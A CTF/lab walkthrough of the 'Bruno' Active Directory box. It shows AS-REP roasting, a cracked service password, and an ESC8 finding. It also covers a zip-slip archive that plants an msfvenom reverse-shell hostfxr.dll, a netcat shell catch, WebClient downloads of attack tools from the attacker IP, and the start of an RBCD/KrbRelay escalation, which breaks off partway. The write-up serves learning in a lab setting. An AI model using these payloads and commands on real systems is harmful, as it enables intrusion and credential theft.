> For the complete documentation index, see [llms.txt](https://www.adroxz.foo/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://www.adroxz.foo/hackthebox-and-writeups/bruno.md).
# Bruno
A "medium" difficulty AD box about AS-REPRoasting for credentials. A zip slip vulnerability in a file scanner delivers a DLL hijack payload, leading to a KrbRelay RBCD attack for full
**Target IP:** `10.129.238.9`\
**Domain:** `bruno.vl` | **DC:** `brunodc.bruno.vl`\
**OS:** Windows Server 2022 (Build 20348)\
**Attack Path:** Anonymous FTP → ASREPRoast → Zip Slip + DLL Hijack → RBCD via KrbRelay → Domain Admin
***
### Phase 1: Reconnaissance & Enumeration
#### 1.1 Nmap Port Scan
The engagement starts with a comprehensive Nmap service/version scan. The `-sCV` flags combine default scripts (`-sC`) and version detection (`-sV`), giving a clear picture of the attack surface in a single pass.
```bash
┌──(kali㉿kali)-[~]
└─$ nmap 10.129.238.9 -sCV
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-07 05:58 -0500
Nmap scan report for 10.129.238.9
Host is up (0.21s latency).
Not shown: 984 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
21/tcp open ftp Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 06-29-22 04:55PM app
| 06-29-22 04:33PM benign
| 06-29-22 01:41PM malicious
|_06-29-22 04:33PM queue
| ftp-syst:
|_ SYST: Windows_NT
53/tcp open domain Simple DNS Plus
80/tcp open http Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2026-03-07 10:58:41Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: bruno.vl, Site: Default-First-Site-Name)
|_ssl-date: 2026-03-07T11:00:08+00:00; -2s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:brunodc.bruno.vl, DNS:bruno.vl, DNS:BRUNO
| Not valid before: 2025-10-09T09:54:08
|_Not valid after: 2105-10-09T09:54:08
443/tcp open ssl/https?
| tls-alpn:
| h2
|_ http/1.1
| ssl-cert: Subject: commonName=bruno-BRUNODC-CA
| Not valid before: 2022-06-29T13:23:01
|_Not valid after: 2121-06-29T13:33:00
|_ssl-date: TLS randomness does not represent time
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: bruno.vl, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:brunodc.bruno.vl, DNS:bruno.vl, DNS:BRUNO
| Not valid before: 2025-10-09T09:54:08
|_Not valid after: 2105-10-09T09:54:08
|_ssl-date: 2026-03-07T11:00:07+00:00; -2s from scanner time.
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: bruno.vl, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:brunodc.bruno.vl, DNS:bruno.vl, DNS:BRUNO
| Not valid before: 2025-10-09T09:54:08
|_Not valid after: 2105-10-09T09:54:08
|_ssl-date: 2026-03-07T11:00:07+00:00; -2s from scanner time.
3269/tcp open ssl/ldap
|_ssl-date: 2026-03-07T11:00:07+00:00; -2s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:brunodc.bruno.vl, DNS:bruno.vl, DNS:BRUNO
| Not valid before: 2025-10-09T09:54:08
|_Not valid after: 2105-10-09T09:54:08
3389/tcp open ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2026-03-07T11:00:07+00:00; -2s from scanner time.
| ssl-cert: Subject: commonName=brunodc.bruno.vl
| Not valid before: 2025-10-08T09:36:40
|_Not valid after: 2026-04-09T09:36:40
| rdp-ntlm-info:
| Target_Name: BRUNO
| NetBIOS_Domain_Name: BRUNO
| NetBIOS_Computer_Name: BRUNODC
| DNS_Domain_Name: bruno.vl
| DNS_Computer_Name: brunodc.bruno.vl
| DNS_Tree_Name: bruno.vl
| Product_Version: 10.0.20348
|_ System_Time: 2026-03-07T10:59:28+00:00
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: BRUNODC; OS: Windows; CPE: cpe:/o:microsoft:windows
```
#### 1.2 Anonymous FTP Enumeration
Nmap's FTP script flags anonymous login as permitted (FTP code 230). Anonymous FTP is a significant misconfiguration — anyone can browse and download files with no credentials. We connect immediately:
```bash
┌──(kali㉿kali)-[~/Documents/bruno]
└─$ ftp anonymous@10.129.238.9
Connected to 10.129.238.9.
220 Microsoft FTP Service
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> cd app
250 CWD command successful.
ftp> ls
229 Entering Extended Passive Mode (|||61751|)
125 Data connection already open; Transfer starting.
06-29-22 05:42PM 165 changelog
06-28-22 07:15PM 431 SampleScanner.deps.json
06-29-22 03:58PM 7168 SampleScanner.dll
06-29-22 03:58PM 174592 SampleScanner.exe
06-28-22 07:15PM 170 SampleScanner.runtimeconfig.dev.json
06-28-22 07:15PM 154 SampleScanner.runtimeconfig.json
```
the file "changelog" said
```bash
Version 0.3
- integrated with dev site
- automation using svc_scan
Version 0.2
- additional functionality
Version 0.1
- initial support for EICAR string
```
The changelog leaks the internal service account name `svc_scan`. Service accounts are prime ASREPRoasting targets because they are frequently misconfigured with Kerberos pre-authentication disabled. The mention of "EICAR string" also tells us this is an **antivirus/malware scanning application** — important context for how it behaves.
***
### Phase 2: Initial Access — ASREPRoasting
#### 2.1 What Is ASREPRoasting?
Normally when a user requests a Kerberos TGT, they must first prove knowledge of their password by encrypting a timestamp — this is **Kerberos pre-authentication**. If the `Do not require Kerberos preauthentication` flag is set on an account, the KDC will hand back an **AS-REP** (Authentication Service Reply) encrypted with the user's password hash — without requiring any proof of identity.
This AS-REP blob can be captured by any network participant and cracked offline, since the ciphertext is derived directly from the user's password.
**Attack flow:**
1. Identify accounts with pre-auth disabled (via LDAP or Impacket)
2. Request an AS-REP — the KDC sends back encrypted data without authentication
3. Crack the hash offline with hashcat or john
#### 2.2 Requesting the AS-REP Hash
Using Impacket's `GetNPUsers.py` (No Pre-auth Users), we target the `svc_scan` account:
```bash
┌──(kali㉿kali)-[~/Documents/bruno]
└─$ impacket-GetNPUsers bruno.vl/svc_scan -dc-ip 10.129.238.9 -request
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
Password:
[*] Cannot authenticate svc_scan, getting its TGT
$krb5asrep$23$svc_scan@BRUNO.VL:5ecdec78078b6efe08c6580e9e704fb1$f42df77fef0d0ddf0835385f41a04a000ae2ecbd3bf278b9acf7e4db6577b2da7093752e7f979e6cbc20915a64c33d1164508307d544789545aa3691935ad1fa696df5a230ca44c9e7c1c83aafaddc69f7aa393795be0681d472e1eb015a46da971ec9d84ef15ed65c55a63b1e664b22b8bb4912ad559593b027fe8adb0f548e39fb25f19aeb9899b4cd3d4df09b32ee879eb472a4eed1d1ae35f5ca72c706a0827296735da17e162f705f3aa62d3c8e4e7f8b8f70bfbaabbe42f43902cfc1bcc28575d00443d659f3b3c1274f02d20dc9ae97d7e164b39de29bacfa64a0328dd2af038b
```
The KDC returns a hash in **Kerberos 5 etype 23 (RC4-HMAC)** format — hashcat mode `18200`. RC4 is an older, weaker cipher, which means offline cracking is significantly faster than against AES-based hashes (etype 17/18).
#### 2.3 Cracking the Hash
```bash
┌──(kali㉿kali)-[~/Documents/bruno]
└─$ hashcat -m 18200 svcscan_hash.txt /usr/share/wordlists/rockyou.txt
$krb5asrep$23$svc_scan@BRUNO.VL:5ecdec78078b6efe08c6580e9e704fb1$f42df77fef0d0ddf0835385f41a04a000ae2ecbd3bf278b9acf7e4db6577b2da7093752e7f979e6cbc20915a64c33d1164508307d544789545aa3691935ad1fa696df5a230ca44c9e7c1c83aafaddc69f7aa393795be0681d472e1eb015a46da971ec9d84ef15ed65c55a63b1e664b22b8bb4912ad559593b027fe8adb0f548e39fb25f19aeb9899b4cd3d4df09b32ee879eb472a4eed1d1ae35f5ca72c706a0827296735da17e162f705f3aa62d3c8e4e7f8b8f70bfbaabbe42f43902cfc1bcc28575d00443d659f3b3c1274f02d20dc9ae97d7e164b39de29bacfa64a0328dd2af038b:Sunshine1
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$svc_scan@BRUNO.VL:5ecdec78078b6efe08c...af038b
Time.Started.....: Sat Mar 7 06:40:39 2026 (0 secs)
Time.Estimated...: Sat Mar 7 06:40:39 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........: 1257.4 kH/s (1.98ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 32768/14344385 (0.23%)
Rejected.........: 0/32768 (0.00%)
Restore.Point....: 28672/14344385 (0.20%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: softball27 -> eatme1
Hardware.Mon.#01.: Util: 25%
```
**Credentials obtained:** `bruno.vl\svc_scan : Sunshine1`
***
### Phase 3: Post-Credential Enumeration
#### 3.1 SMB Share Enumeration
With valid credentials, we use **NetExec (nxc)** — the maintained successor to CrackMapExec — to enumerate accessible SMB shares:
```bash
┌──(kali㉿kali)-[~/Documents/bruno]
└─$ nxc smb 10.129.238.9 -u svc_scan -p Sunshine1 --shares
SMB 10.129.238.9 445 BRUNODC [*] Windows Server 2022 Build 20348 x64 (name:BRUNODC) (domain:bruno.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.238.9 445 BRUNODC [+] bruno.vl\svc_scan:Sunshine1
SMB 10.129.238.9 445 BRUNODC [*] Enumerated shares
SMB 10.129.238.9 445 BRUNODC Share Permissions Remark
SMB 10.129.238.9 445 BRUNODC ----- ----------- ------
SMB 10.129.238.9 445 BRUNODC ADMIN$ Remote Admin
SMB 10.129.238.9 445 BRUNODC C$ Default share
SMB 10.129.238.9 445 BRUNODC CertEnroll READ Active Directory Certificate Services share
SMB 10.129.238.9 445 BRUNODC IPC$ READ Remote IPC
SMB 10.129.238.9 445 BRUNODC NETLOGON READ Logon server share
SMB 10.129.238.9 445 BRUNODC queue READ,WRITE
SMB 10.129.238.9 445 BRUNODC SYSVOL READ Logon server share
```
#### 3.2 Browsing CertEnroll
The share contains CRL files and CA certificates, confirming:
* **CA Name:** `bruno-BRUNODC-CA`
* **CA Server:** `BRUNODC`\
No sensitive credentials here, but the presence of AD CS warrants a deeper scan.
```bash
┌──(kali㉿kali)-[~/Documents/bruno]
└─$ smbclient //10.129.238.9/CertEnroll -U svc_scan%Sunshine1
Try "help" to get a list of possible commands.
smb: \> ls
. D 0 Sat Mar 7 05:27:13 2026
.. D 0 Wed Jun 29 09:33:04 2022
bruno-BRUNODC-CA(1)+.crl A 731 Sat Mar 7 05:27:12 2026
bruno-BRUNODC-CA(1).crl A 925 Sat Mar 7 05:27:12 2026
bruno-BRUNODC-CA+.crl A 726 Sat Mar 7 05:27:13 2026
bruno-BRUNODC-CA.crl A 917 Sat Mar 7 05:27:13 2026
brunodc.bruno.vl_bruno-BRUNODC-CA(0-1).crt A 1367 Thu Oct 9 06:04:08 2025
brunodc.bruno.vl_bruno-BRUNODC-CA(1).crt A 916 Thu Oct 9 06:04:08 2025
brunodc.bruno.vl_bruno-BRUNODC-CA(1-0).crt A 1372 Thu Oct 9 06:04:08 2025
brunodc.bruno.vl_bruno-BRUNODC-CA.crt A 877 Wed Jun 29 09:33:01 2022
nsrev_bruno-BRUNODC-CA.asp A 325 Wed Jun 29 09:33:04 2022
```
this doesnt have any sensitive file that we can abuse, but it does disclose some info about the domain
* **CA Name:** `BRUNODC-CA`
* **CA Server:** `BRUNODC`
since there is a lot of `AD CS` mentioned, lets run a quick Certipy scan to check for AD CS vulnerabilities
```bash
┌──(kali㉿kali)-[~/Documents/bruno]
└─$ certipy find -u svc_scan -p Sunshine1 -dc-ip 10.129.238.9
Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Trying to get CA configuration for 'bruno-BRUNODC-CA' via CSRA
[!] Got error while trying to get CA configuration for 'bruno-BRUNODC-CA' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'bruno-BRUNODC-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Got CA configuration for 'bruno-BRUNODC-CA'
[*] Saved BloodHound data to '20260307065112_Certipy.zip'. Drag and drop the file into the BloodHound GUI from @ly4k
[*] Saved text output to '20260307065112_Certipy.txt'
[*] Saved JSON output to '20260307065112_Certipy.json'
```
the result exposed
```bash
Certificate Authorities
0
CA Name : bruno-BRUNODC-CA
DNS Name : brunodc.bruno.vl
Certificate Subject : CN=bruno-BRUNODC-CA, DC=bruno, DC=vl
Certificate Serial Number : 47D87CAF64C8348B4009FBAB004FF8A9
Certificate Validity Start : 2025-10-09 09:54:07+00:00
Certificate Validity End : 2125-10-09 10:04:07+00:00
Web Enrollment : Enabled
User Specified SAN : Disabled
Request Disposition : Issue
Enforce Encryption for Requests : Enabled
Permissions
Owner : BRUNO.VL\Administrators
Access Rights
ManageCertificates : BRUNO.VL\Administrators
BRUNO.VL\Domain Admins
BRUNO.VL\Enterprise Admins
ManageCa : BRUNO.VL\Administrators
BRUNO.VL\Domain Admins
BRUNO.VL\Enterprise Admins
Enroll : BRUNO.VL\Authenticated Users
[!] Vulnerabilities
ESC8 : Web Enrollment is enabled and Request Disposition is set to Issue
```
**ESC8** (discovered by SpecterOps) is an AD CS misconfiguration where the Web Enrollment endpoint (`/certsrv/`) accepts HTTP-based certificate requests. When combined with the ability to coerce NTLM authentication from the DC (or relay Kerberos via KrbRelay), an attacker can obtain a certificate for the DC's machine account — usable to request a TGT and perform a DCSync. This is noted and becomes relevant in Phase 5.
***
### Phase 4: Code Execution via DLL Hijacking (Zip Slip)
#### 4.1 Analyzing SampleScanner.exe Locally

We download `SampleScanner.exe` and its supporting files from FTP and run it on a local Windows machine. After installing .NET 3.1.0 x64 (as specified in `runtimeconfig.json`), the first run fails:\
when we try to run the samplescanner.exe on our system we get the following error (telling us to download the right .NET)

After installing the required .NET, if we try to run the Samplescanner.exe again we see this
\
that means we dont have the correct environement setup (i.e C:\samples\queue), after fulfilling this requirement as well we can see, that the app ran successfully
\
After creating `C:\samples\queue\`, the application runs successfully — confirming it **monitors that directory for incoming zip files**.
#### 4.2 Process Monitor Analysis


With **Procmon** (Sysinternals) filtering on `Process Name is samplescanner.exe`, we watch every file system operation during execution. The key observation: when processing a zip file, `SampleScanner.exe` attempts to load several DLLs using **relative paths** — specifically:
* `Microsoft.DiaSymReader.Native.amd64.dll` — sought in the application directory
* `hostfxr.dll` — the .NET host framework resolver, loaded relatively on startup
This is a **DLL Search Order Hijacking** opportunity. Windows loads DLLs by searching a predictable sequence of directories. If we can plant a DLL with the right name in a searched directory before the legitimate one, our malicious version loads instead — executing arbitrary code in the application's security context.
#### 4.3 Confirming Zip Slip
**Zip Slip** is a path traversal vulnerability where a zip archive contains filenames with directory traversal sequences (`../`). A vulnerable extractor writes these files outside the intended destination directory.

We test with a benign file first:\
Now we create a text file to test the theory
```bash
┌──(kali㉿kali)-[~/Documents/bruno]
└─$ echo "test file 1" > test.txt
```
create a python script to zip the text file
```python
import zipfile
source = r"test.txt"
zip_name = r"test.zip"
with zipfile.ZipFile(zip_name, "w", zipfile.ZIP_DEFLATED) as zf:
zf.write(source, arcname=r"C:\Users\mfara\Desktop\test.txt")
```
then run this script and unzip the result to see the final txt file with absolute path in it
```bash
┌──(kali㉿kali)-[~/Documents/bruno]
└─$ python3 file_path.py
┌──(kali㉿kali)-[~/Documents/bruno]
└─$ unzip test.zip
Archive: test.zip
inflating: C:\Users\mfara\Desktop\test.txt
┌──(kali㉿kali)-[~/Documents/bruno]
└─$ ls
'C:\Users\mfara\Desktop\test.txt' SampleScanner.dll
```
Now that we have the final malicious txt file, we'll move it to our local windows system
\
and run `SampleScanner.exe`
```powershell
E:\app>.\SampleScanner.exe
Unhandled exception. System.IO.IOException: The process cannot access the file 'C:\samples\queue\test.zip' because it is being used by another process.
at System.IO.FileSystem.DeleteFile(String fullPath)
at System.IO.File.Delete(String path)
at SampleScanner.Program.Main(String[] args)
```

And on our desktop we can see that the file has been created
Now we know that `svc_scan` has `WRITE` privileges on `queue` share, and source code we also know that `queue`, is in `C:\app\`, so we need to create our malicious DLL like `C:\samples\app\Microsoft.DiaSymReader.Native.amd64.dll`\
so this is what our python script will look like
Now we will put our zip file in the `queue` share, and will start a reverse shell listener on metasploit
**Microsoft.DiaSymReader.Native.amd64.dll didn't work for me, so now I'm trying hostfxr.dll, with relative path traversal, instead of absolute**.
#### 4.4 Generating the Malicious DLL
We use **msfvenom** to generate a reverse shell DLL. We initially try `Microsoft.DiaSymReader.Native.amd64.dll` but it doesn't execute. Reviewing Procmon output more carefully, `hostfxr.dll` is the better target — .NET loads it from a relative path at startup, and Procmon confirms it's searched in the app directory:\
So the new MSFvenom payload will be this
```bash
┌──(kali㉿kali)-[~/Documents/bruno]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.16.5 LPORT=4444 -f dll -o hostfxr.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of dll file: 9216 bytes
Saved as: hostfxr.dll
```
#### 4.5 Weaponizing the Zip Archive
From Procmon, we know `SampleScanner.exe` lives at `C:\app\` (or `E:\app\` on the target). The scanner's queue directory is at `C:\samples\queue\`. Using path traversal in the zip entry name, we can write our DLL to `C:\app\hostfxr.dll` — one level up from queue, then into app:
```bash
import zipfile
with zipfile.ZipFile('samples.zip', 'w') as z:
z.writestr('../app/hostfxr.dll', open('hostfxr.dll', 'rb').read())
```
The traversal `../app/hostfxr.dll` resolves as: `C:\samples\queue\` → `../` → `C:\samples\` → `app/hostfxr.dll` → `C:\samples\app\hostfxr.dll`
When `SampleScanner.exe` next starts and .NET initializes, it finds our `hostfxr.dll` first and loads it.
#### 4.6 Uploading and Catching the Shell
Now we will upload it on the `queue` share
```bash
┌──(kali㉿kali)-[~/Documents/bruno]
└─$ smbclient //10.129.238.9/queue -U svc_scan%Sunshine1
smb: \> put sample.zip
sample.zip does not exist
smb: \> put samples.zip
```
and start a netcat listener
```bash
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.16.5] from (UNKNOWN) [10.129.238.9] 57841
Microsoft Windows [Version 10.0.20348.768]
(c) Microsoft Corporation. All rights reserved.
C:\Windows\system32>type C:\Users\svc_scan\Desktop\user.txt
type C:\Users\svc_scan\Desktop\user.txt
1135xxxxxxxxxxxxxxxxa4f8
```
And soon enough we got a connection back from the target system\
We have a shell as `svc_scan`. User flag retrieved
***
### Phase 5: Privilege Escalation — RBCD via KrbRelay
#### 5.1 Enumeration as svc\_scan
Now for privilege escalation for root flag\
I first enumerated groups, our user beloonged to
```powershell
C:\Windows\system32>whoami /groups
whoami /groups
GROUP INFORMATION
-----------------
Group Name Type SID Attributes
=========================================== ================ ============ ==================================================
Everyone Well-known group S-1-1-0 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users Alias S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access Alias S-1-5-32-574 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\BATCH Well-known group S-1-5-3 Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON Well-known group S-1-2-1 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization Well-known group S-1-5-15 Mandatory group, Enabled by default, Enabled group
LOCAL Well-known group S-1-2-0 Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1 Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label S-1-16-8448
```
there's nothing much here, except the DCOM group, but let's keep looking further, and enumerate privileges
```powershell
C:\Windows\system32>whoami /priv
whoami /priv
PRIVILEGES INFORMATION
----------------------
Privilege Name Description State
============================= ============================== ========
SeMachineAccountPrivilege Add workstations to domain Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
```
Here it says that we can have `SeMachineAccountPrivilege`, but it is disabled, researching about it tells us that it, looks that way because of the type of reverse-shell we are in, so lets check this out in LDAP
LDAP enumeration tells us that we (svc\_scan) have the machine account quota of 10
```bash
┌──(kali㉿kali)-[~/Documents/bruno]
└─$ nxc ldap 10.129.238.9 -u 'svc_scan' -p 'Sunshine1' -M maq
LDAP 10.129.238.9 389 BRUNODC [*] Windows Server 2022 Build 20348 (name:BRUNODC) (domain:bruno.vl) (signing:None) (channel binding:Never)
LDAP 10.129.238.9 389 BRUNODC [+] bruno.vl\svc_scan:Sunshine1
MAQ 10.129.238.9 389 BRUNODC [*] Getting the MachineAccountQuota
MAQ 10.129.238.9 389 BRUNODC MachineAccountQuota: 10
```
So now we can try RBCD, using krbrelay, we'll first setup the following
```powershell
PS C:\Windows\system32> powershell -c "(New-Object Net.WebClient).DownloadFile('http://10.10.16.5/Powermad.ps1','C:\Users\svc_scan\Powermad.ps1')"
PS C:\Users\svc_scan> powershell -c "(New-Object Net.WebClient).DownloadFile('http://10.10.16.5/KrbRelayUp.exe','C:\Users\svc_scan\KrbRelayUp.exe')"
PS C:\Users\svc_scan> New-MachineAccount -MachineAccount fakecomp -Password $(ConvertTo-SecureString "Pass@12345" -AsPlainText -Force)
[+] Machine account fakecomp added
PS C:\Users\svc_scan> $o = ([ADSI]"LDAP://CN=fakecomp,CN=Computers,DC=bruno,DC=vl").objectSID
PS C:\Users\svc_scan> (New-Object System.Security.Principal.SecurityIdentifier($o.value, 0)).Value
S-1-5-21-1536375944-4286418366-3447278137-5101
